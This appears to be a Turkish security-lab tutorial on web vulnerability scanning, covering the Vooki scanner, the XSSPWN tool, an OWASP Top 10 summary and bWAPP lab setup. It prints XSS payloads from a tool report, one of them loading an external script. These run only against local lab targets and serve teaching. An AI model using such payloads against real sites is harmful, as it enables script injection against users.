
-Full-Basic Scan olmak üzere 2 adet tarama şekli vardır.Full olan diğerine kıyasla çok daha uzun sürede daha kapsamlı bir işlem gerçekleştirmektedir.

- “Spidering” kısmında link taraması işlemini gerçekleştirir.
- “Domain & Host Scanner” kısmında Link tespiti ve bilgi toplama işlemlerini gerçekleştirir.




-Proxy Settings kısmına geçiş yaptığımızda burada proxy ayarlarını yapabileceğimiz bir sayfa bizi karşılar.

Domain Host Scanner



-Tarama işlemi yapacağım URL'i yazıyorum ve ardından “Start scan” ile işlemini başlattım.



-Tarama işleminin süreci bu ekran üzerinde görüntülenmektedir.Bittiğinde ise görselde gözüktüğü gibi “The scan has been completed” yazısı gelmektedir.

The screenshot shows the Vooki Scanner results page. At the top is a navigation bar with "Home" and "Scanner" tabs, and links for "Server Information", "DNS Information", "Open Ports", "Archive Information", "Geo Information", "Certificate Information", and "Who is Information". Below the navigation bar is a table titled "Record" and "Value" with the following data:


Record	Value
Ip Address	192.168.1.106
Scan Type	Light Port Scan
Technology	PHP/5.3.3-7+squeeze15
Web Server	Apache/2.2.16 (Debian)
Database	

-Sonuç ekranında görüntüleyebildiğimiz bilgiler bu şekildedir.

Spidering



- “Spidering” kısmına geçiş yaptığımızda yine “Scan” sekmesinde olduğu gibi bir arama ekranı bizi karşılarsa buraya işlem yapacağımız URL’i yapıştırıldım ve tarama işlemini başlatıldı.




-Tarama işleminin süreci bu ekran üzerinde görüntülenmektedir.Bittiğinde ise görselde gözüktüğü gibi “Spidering has been completed” yazısı gelmektedir.

13	GET	192.168.1.106	http://192.168.1.106/xml/exam... xml=<test>hacker</test>	200
14	GET	192.168.1.106	http://192.168.1.106/sqli/exam... name=root	200
15	GET	192.168.1.106	http://192.168.1.106/xss/exam... name=hacker	200
16	GET	192.168.1.106	http://192.168.1.106/sqli/exam... order=name	200
17	GET	192.168.1.106	http://192.168.1.106/xss/exam... name=hacker	200
18	GET	192.168.1.106	http://192.168.1.106/codeexec... new=hacker&pattern=/lamer/... lamer	200
19	GET	192.168.1.106	http://192.168.1.106/xml/exam... name=hacker	200
20	GET	192.168.1.106	http://192.168.1.106/xss/exam... name=hacker	200


-İşlem sona erdiğinde spidering sonucunda bulduğu zafiyetleri görüntüleriz.

Full/Basic Scan

-Son olarak full scan uzun sürdüğü için basic scan ile bitiriyorum.Linkimi yazıp tarama işlemi başlatıldı.



- “Full/Basic Scan” kısmına geçiş yaptığımızda yine önceki işlemlerde olduğu gibi bir arama ekranı bizi karşılardır buraya işlem yapacağımız URL’i yaptırdım ve tarama işlemini başlattım.



-Tarama işlemi sırasında bu ekran üzerinden işlem takibi yapılır.

Vulnerabilities of 192.168.1.106

- High (51)
 - Insecure communication (34)
 - Using Components with Known Vulnerabilities - Older version of PHP detected (1)
 - Using Components with Known Vulnerabilities - Older version of Apache (2.2.x) detected (1)
 - Directory traversal (1)
 - Cross site scripting - reflected (13)
 - XML external entity (1)
- Medium (208)
 - Missing Content Security Policy in response header (34)
 - Sensitive information disclosure in response headers - x-powered-by (34)

↑ Request ↓ Response Details

-Bulduğu zaafiyetleri bu şekilde raporlamaktadır. Request, Response ve Detail sekmleri ile daha detaylı bilgi alabiliriz.

XSSPWN

-Digerlerinden farklı olarak; XSS güvenlik açığı bulunan veya XSS için ilgilenilmesi gereken linklerden dilediğimiz parametrelerin incelenmesini sağlar ve bizlere payloadlar döndürür.

-XSSPWN'in kullanmış olduğu kütüphaneler yeni Linux sürümlerinde kullanılmamaktadır. Bu sebeple program çalışmamaktadır. Linux'un eski sürümlerinde kullanım sağlanmalıdır.

Kurulumuyla başlayalım;

```
File Edit View Search Terminal Help  
root@kali:~# git clone https://github.com/pcdunyasitv/XSSPWN
```

-Git clone üzerinden "https://github.com/pcdunyasitv/XSSPWN" bağlantısını kullanarak indirme işlemini başlatabiliriz.

```
root@kali:~/Desktop/XSSPWN# python install.py  
Installing the required modules..
```

-İndirme işleminin ardından python komutu ile install.py uzantısını çalıştırıp kurulumu başladım.



-Kurulum işleminin ardından Python komutu ile xsspwn’ı çalıştırıyorum.


```
usage: xsspwn.py [-h] -u URL -l PAYLOADS [-p POST]
xsspwn.py: error: argument -u/--url is required
root@kali:~/Desktop/XSSPWN#
```

-Xsspwn’ı çalıştırdıktan sonra bana kullanımıyla ilgil bir bilgi vermektedir.

```
root@kali:~/Desktop/XSSPWN# ls
install.py    requirements.txt      xsspwn01.PNG  xxs-payload-4809.list
payload.txt   src                  xsspwn02.PNG
README.md     wordlist.txt        xsspwn03.PNG
reports       xss-payload-1632.list xsspwn.py
root@kali:~/Desktop/XSSPWN#
```

- “ls” komutuyla dosyanın içeriğine baktığımda uygulamanın kendi üzerinde bir payload’ı bulunduğuunu görüntüledim.

-Kullanımını da teorik olarak görüntüledik artık tarama işlemeye geçiş yapılabilir.



-Zaafiyet bulunan sitemin URL’si kopyalandı.


```
reports      XSS-Payload-1632.list xsspwn.py
root@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/example1.php?name=hackerINJECT -l payload.txt
```

- Yazmış olduğum komutu incelediğimizde python komutu ile xsspwn.py uzantısını çalıştırıldım.
- “-u” parametresi ile URL’imi ekledim ve sonuna eklediğim INJECT ile payloadın hangi konum üzerinde işlem yapacağını belirttim.
- “-l ” parametresi ile kullanacağım payloadı belirttim.

Gerekli bilgilendirmeyi yaptıktan sonra kodumu çalıştırıldım.

```
[2021-07-26 16:36:11.773797 DEBUG]: Scanning URL for XSS: http://hacking.com/xss/example1.php?name=hackerINJECT
[2021-07-26 16:36:11.773936 DEBUG]: Please be patient...
[2021-07-26 16:36:11.877469 DEBUG]: Using User-Agent {'User-Agent': 'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2678.50 Safari/537.36'}
[2021-07-26 16:36:11.881598 DEBUG]: testing -> http://hacking.com/xss/example1.php?name=hacker<script>alert(123);</script>
[2021-07-26 16:36:12.884989 DEBUG]: Using User-Agent {'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:48.0) Gecko/20100101 Firefox/48.0'}
[2021-07-26 16:36:12.887637 DEBUG]: testing -> http://hacking.com/xss/example1.php?name=hacker<ScRipT>alert("XSS");</ScRipT>
[2021-07-26 16:36:13.891437 DEBUG]: Using User-Agent {'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:51.0) Gecko/20100101 Firefox/51.0'}
[2021-07-26 16:36:13.894322 DEBUG]: testing -> http://hacking.com/xss/example1.php?name=hacker<script>alert(123)</script>
[2021-07-26 16:36:14.896720 DEBUG]: Using User-Agent {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:49.0) Gecko/20100101 Firefox/49.0'}
[2021-07-26 16:36:14.899267 DEBUG]: testing -> http://hacking.com/xss/example1.php?name=hacker<script>alert("hellox worldss");</script>
[2021-07-26 16:36:15.903060 DEBUG]: Using User-Agent {'User-Agent': 'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2678.50 Safari/537.36'}
```

- İşlemim başladı yaklaşık olarak 400 kadar payload denemesi yapılacak.
- Denenecek Payload sayısı .txt uzantılı dosyamın içerisindeki payload sayısına göre değişmektedir.
- Payload sayısı arttıkça yapılan işlemin uzunluğu artmaktadır.Bu sebeple yapılan işlemin ne kadar süreceği hakkında bilgi veremiyorum.



The screenshot shows a terminal window with the title bar "report.txt" and the path "~/Desktop/XSSPWN/reports". The window displays a list of URLs, each containing an XSS payload. The payloads include various JavaScript code snippets such as alert(), confirm(), and img src=xss onerror=alert(). One URL is highlighted with a blue background.

```
http://hacking.com/xss/example1.php?name=hacker<script>alert(123);</script>
http://hacking.com/xss/example1.php?name=hacker<ScRipt>alert("XSS");</ScRipt>
http://hacking.com/xss/example1.php?name=hacker<script>alert(123)</script>
http://hacking.com/xss/example1.php?name=hacker<script>alert("hellox worldss");</script>
http://hacking.com/xss/example1.php?name=hacker<script>alert(/XSS/)</script>
http://hacking.com/xss/example1.php?name=hacker</script><script>alert(1)</script>
http://hacking.com/xss/example1.php?name=hacker<ScRipt>alert(1)</ScRipt>
http://hacking.com/xss/example1.php?name=hacker<img src=xss onerror=alert(1)>
http://hacking.com/xss/example1.php?name=hacker<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}>
http://hacking.com/xss/example1.php?name=hacker<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
```

-İşlem tamamlandıktan sonra XSSPWN>Reports dosyası içerisinde bulunan .txt dosyasında tarama yaptığım URL üzerinde bulduğu zaafiyetler için kullanabileceğim payloadları verir.

OWASP TOP10(2017)

1-*Injection* : SQL, NoSQL, OS ve LDAP gibi zafiyetleri içerir.Bu zafiyetler komut veya sorgu yapılarak derleyiciye güvenilmeyen veriler gönderilerek ortaya çıkar.Saldırganın düşmanca verileri , yorumlayıcıyi, istenmeyen komutları yürütmesi veya uygun yetkilendirme olmadan verilere erişmesidir.

2-*Broken Authentication* : Kimlik doğrulama ve oturum yönetimi üzerinde ilgili fonksiyonların yanlış uygulanması ile oluşur. Burada saldırgan parola veya session tokken ele geçirir. Genellik Brute Force(Kaba Kuvvet) saldıruları yapılarak kullanıcı kimliği tespit edilmeye çalışılır.

3-*Sensitive Data Exposure* : Web uygulamaları ve API'ler, finans, sağlık hizmetleri gibi hassas verileri gerektiği gibi güvenli şekilde depolamaz. Bu zafiyet genellikle tüm verilerin şifrelenmemesi ve şifrelenen verinin çözülmüş şifreleme algoritmaları ile depolanmasından kaynaklanır.Burada depolama sırasında şifrelenmesi de kesinlikle bir çözüm değildir.Aktarım sırasında eğer şifrelenme yapılmaz ise yine zafiyet ortaya çıkacaktır.

4-*XML External Entities(XXE)* : Geçmiş veya kötü configüre edilen XML parselerinden kaynaklanıyor. Bu zafiyette saldıran sunucuya zararlı bir XML dosyası göndererek sunucudan dosya okuma,kod çalıştırma ve DOS saldırısı için kullanabilir hale getiriyor.

5-*Broken Access Control* : Bu açıklık kullanıcı yönetimi sırasında düzgün configüre edilmemesi ile ortaya çıkar.Saldırgan bu zafiyet ile izni olmayan dosyalara erişim sağlar.Bu dosyaları çalıştırarak veriye erişebilir veya yetkileri değiştirebilir.

6-*Security Misconfiguration* : Bu zafiyet yanlış güvenlik configüresi ile ortaya çıkar. Genellikle güvenli olmayan varsayılan yapılandırmaların, eksik veya geçici yapılandırmaların sonucunda HTTP üstbilgilerinin ve hassas bilgileri içeren hata mesajlarının bir sonucudur. Tüm OS,Framework ve uygulamaların güvenli bir şekilde yapılandırılması ile bu zafiyet önlenebilir.

7-*Cross-Site Scripting XSS* : Kullanıcıdan alınan verilerin kontrol edilmeden HTML Response olarak gönderilmesi sonucu oluşur.XSS zafiyeti kullanıcı girişini heryerde bulunabilir.Bu zafiyet kontrol edilmesi zor ve tehlikelidir.Bu zafiyet ile bütün uygulama ele geçirilebilir.Reflected,Stored ve DOM XSS olmak üzere 3 türü vardır.

8-*Insecure Deserialization* : Bu zafiyet uzaktan kod yürütülmesine yol açar.Bu zafiyet uzaktan kod yürütülmesine neden olmasa bile;Replay Attack,Injection ve Yetki yükseltme saldırularına yardımcı olur.

9-*USING COMPONENTS WITH KNOWN VULNERABILITIES* : Bu zafiyet kullanılan servislerin veya eklentilerin eski veya daha önce açığı bulunmuş sürümlerinin kullanılması ile sömürülüyor.Saldırgan açığı bulduktan sonra exploitleri kullanıp erişim elde edebilir.

10-)INSUFFICIENT LOGGING AND MONITORING : Bu zafiyet yeterli loglama ve monitoring işleminin yapılmaması kaynaklı oluşuyor.Girişler,başarısız girişler,transferler ve önemli olan faaliyetlerin loglanması ve kontrol halinde tutulup yöneticilerin uyarılması ile önlenebilir.

OWASP 2017-2021 FARKLARI

***A3:2017-Sensitive Data Exposure** -> A02:2021 Cryptographic Failures olarak güncellenmiştir.Bunun sebebi ise kriptografiyle ilgili hataların daha geniş kapsamlı bir güvenlik bulgusu olmasıdır.

***A4:2017-XML External Entities** -> A05:2021-Security Misconfiguration altına eklenmiştir.Bunun sebebi ise XML zafiyetinin yapılan testler sonucunda yüksek oranda hatalı configurasyon kaynaklı olmasıdır.

***A7:2017-Cross Site Scripting(XSS)** -> A03:2021 Injection altına eklenerek ayrı bir kategori olmaktan çıkarılmıştır.

***A8:2017-Insecure Deserialization** -> A08:2021 - -Software and Data Integrity Failures adında yeni bir kategori altına eklenmiştir.Yayın kullanılan yazılımlardaki zafiyetlerde CVE seviyesi yüksek oranlarda ortaya çıkan bir risk unsuru taşıdığından daha geniş bir tanımlama getirilmiştir.

***A9:2017 Using Components with Known Vulnerabilities** -> A06:2021-Vulnerable and Outdated Components olarak güncellenmiş. Daha önce 9.sırada olan bu zafiyet bir istismar ve etki ağırlığı eklenip 6.sıraya çekilmiştir.

***A10:2017 A10:2017-Insufficient Logging & Monitoring** -> A09:2021-Security Logging and Monitoring Failures olarak güncellenmiş.Bu kategoriye ait hataların Uyarı sistemleri ve Adli bilişim gibi kritik alanları da etkileyeceği bilindiği için 9. Numara ile sıralamaya girmiştir.

***A04:2021-Insecure Design**-> Son olarak eklenen bu kategori ise tasarım kusurlarından kaynaklanıyor.

LAB KURULUMLARI

bWAPP

- Açık kaynak kodlu ücretsiz bir web uygulamasıdır.
- Yaklaşık 60 adet güvenlik açığı çeşidi sağlar.
- Sanal makine üzerine kurulum yapılip basit bir şekilde kullanmaya başlanır.

Kurulumuyla başlayalım;

The screenshot shows a SourceForge project page for 'bee-box'. At the top, there are two buttons: 'Download Latest Version' (highlighted in green) which links to 'bwAPP_latest.zip (15.1 MB)' and 'Get Updates'. Below the buttons is a navigation bar with 'Home / bee-box'. The main content is a file list table with columns: Name, Modified, Size, and Downloads / Week. The table includes three files: 'bee-box_v1.6.7z' (modified 2014-11-02, size 1.2 GB, 516 downloads), 'release_notes.txt' (modified 2014-11-02, size 1.9 kB, 13 downloads), and 'README.txt' (modified 2014-09-27, size 832 Bytes, 16 downloads). Each file row has an 'info' icon.

-“<https://sourceforge.net/projects/bwapp/files/bee-box/>” adresi üzerinden “bee-box_v1.6.7z” rar dosyasını indirdim.

- İndirdiğimiz .rar dosyasını çıkartıyoruz.Ardından Vmware veya VirtualBox sanallarından birini sanal makine için açıyoruz.Ben VMware üzerinden işlem gerçekleştirdim.
- İndirdiğim dosya kurulum yapılmış haliyle upload edilmiştir.Bu sebeple hiçbir kurulum işlemi yapmadan Vmware üzerinden direk “Open virtual machine” seçeneğini kullandım.İndirmiş olduğum dosyanın içerisindeki “bee-box.vmx” dosyasını açtım.

The screenshot shows the VMware Player interface for the 'bee-box v1.6' virtual machine. On the left, there's a summary bar with options: 'Power on this virtual machine', 'Edit virtual machine settings', and 'Upgrade this virtual machine'. Below it is a 'Devices' section with a dropdown menu. The 'Memory' setting is set to 1 GB, 'Processors' to 1, 'Hard Disk (SCSI)' to 20 GB, 'Network Adapter' to NAT, 'USB Controller' to Present, 'Sound Card' to Auto detect, and 'Display' to Auto detect. To the right of the summary bar is a large, dark gray placeholder area for the virtual machine window.

-Vmware üzerinden bu şekilde bir pencere beni karşılar,burada yapacağım tek ayar ise “Network Adapter” kısmını Bridged konumuna getirmek olacaktır.Eğer bu ayar yapılmazsa Sanal makinalar arasında bağlantı sağlanamaz.



-bWAPP açıldığında bu ekran beni karşılar. Öncelikle yapacağım işlem konsol kısmına geçip klavye ayarlarını Türkçeye çevirmek olacak.

```
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box:~$ setxkbmap tr
bee@bee-box:~$ //Klavye ayarlarını değiştirdik.
```

A screenshot of a terminal window titled 'bee@bee-box: ~'. The window has a standard Linux-style title bar with 'File', 'Edit', 'View', 'Terminal', 'Tabs', and 'Help' menus. The terminal itself shows two commands: 'setxkbmap tr' and a comment-like line '//Klavye ayarlarını değiştirdik.' (Changed keyboard settings).

“setxkbmap tr” komutu ile aynı Linux platformunda ki komut ile klavyemi Türkçe ayarlara çevirdim.

```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:f9:5f:24
          inet addr:192.168.139.173 Bcast:192.168.139.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef9:5f24/64 Scope:Link
```

- Ardından diğer sanal makinem üzerinden bağlantı sağlayacağım IP adresini “ifconfig” komutu ile öğrendim.

-bWAPP üzerinde yapacağım işlemler sona erdi. Sadece çalışma yaptığım sürece arka plan üzerinde çalışması gerekmektedir.

Mozilla Firefox

192.168.139.173/

bWAPP, an extremely buggy web app !

[bWAPP](#)

[Drupageddon](#)

[Evil folder](#)

A screenshot of a Mozilla Firefox browser window. The address bar shows '192.168.139.173/'. The main content area displays the bWAPP homepage with the heading 'bWAPP, an extremely buggy web app !' and three links: 'bWAPP', 'Drupageddon', and 'Evil folder'. The browser has a dark theme.


-Kali Linux makinama geçiş yaptım ve ifconfig üzerinden görüntülediğim Ip adresini tarayıcı üzerinden açtım. Ardından açılan sayfa üzerinden bWAPP butonuna bastım.

The screenshot shows a login interface with the following fields:

- Login:** A text input field containing the value "bee".
- Password:** A password input field showing three blue dots.
- Set the security level:** A dropdown menu set to "low".
- Login:** A button at the bottom left.

